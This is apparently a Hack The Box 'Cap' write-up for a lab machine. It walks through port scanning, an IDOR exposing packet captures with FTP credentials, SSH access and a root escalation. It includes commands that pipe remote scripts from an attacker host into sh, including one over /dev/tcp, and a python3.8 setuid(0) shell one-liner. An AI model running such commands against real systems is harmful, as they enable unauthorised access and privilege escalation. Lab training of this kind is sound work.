
Navigate Content
HTB - Cap Writeup
Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user's capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.
Q. How many TCP ports are open?
To find the open ports I used nmap.
- TCP Scan
- versions and default script
- FTP script using NSE
Performing normal TCP scan showed it had three open ports 21(ftp), 22(ssh), 80(http)
nmap -sT 10.10.10.245 -T4 -vv

Scanning version numbers and using default nmap scripts on port 21, 22 and 80.
nmap -sC -sV -p21,22,80 10.10.10.245 -T4 -Pn

I got the following details: ftp -> vsftpd 3.0.3 ssh -> OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0) http -> Gunicorn
Trying to run FTP scripts on port 21. I didn’t find anything.

Simply clicking the “Security Snapshot” redirected to /data/10.

I used burpsuite intruder to bruteforce /data/${numbers}$.

Checking the endpoints that got status code 200 and downloading pcaps

When I checked the pcap using wireshark, I found FTP creds for user nathan

I used a lftp tool to log into the ftp server as nathan. Inside I could find user.txt which seemed to be the user flag.
I used the password to ssh into the server as nathan and it worked.
- SSH into server
- SCP Linpeas
- Scanning for PrivESC
I logged into the server as nathan and started roaming around and trying to find anything juicy.
ssh nathan@10.10.10.245

I sent the linpeas binary into the server using scp. Other ways can also be used to send linpeas binaries to remote servers:
- Downloading into the server (server requires internet access)
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh - Using SCP (requires ssh)
scp linpeas.sh nathan@10.10.10.245:/home/nathan - Using python webserver on attacker
In attacker:
sudo python -m http.server 80In victim:curl {ATTACKER_IP}/linpeas.sh | sh - Using netcat
In attacker:
sudo nc -q 5 -lvnp 80 < linpeas.shIn victim:cat < /dev/tcp/{ATTACKER_IP}/80 | sh

Being an easy machine linpeas was able to find two PE vectors:
CVE
Python3.8

I used the python vulnarability to root the machine. GTFObins suggests that if the binary has the Linux CAP_SETUID capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.
python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'

The root.txt flag can be found then on root’s home directory.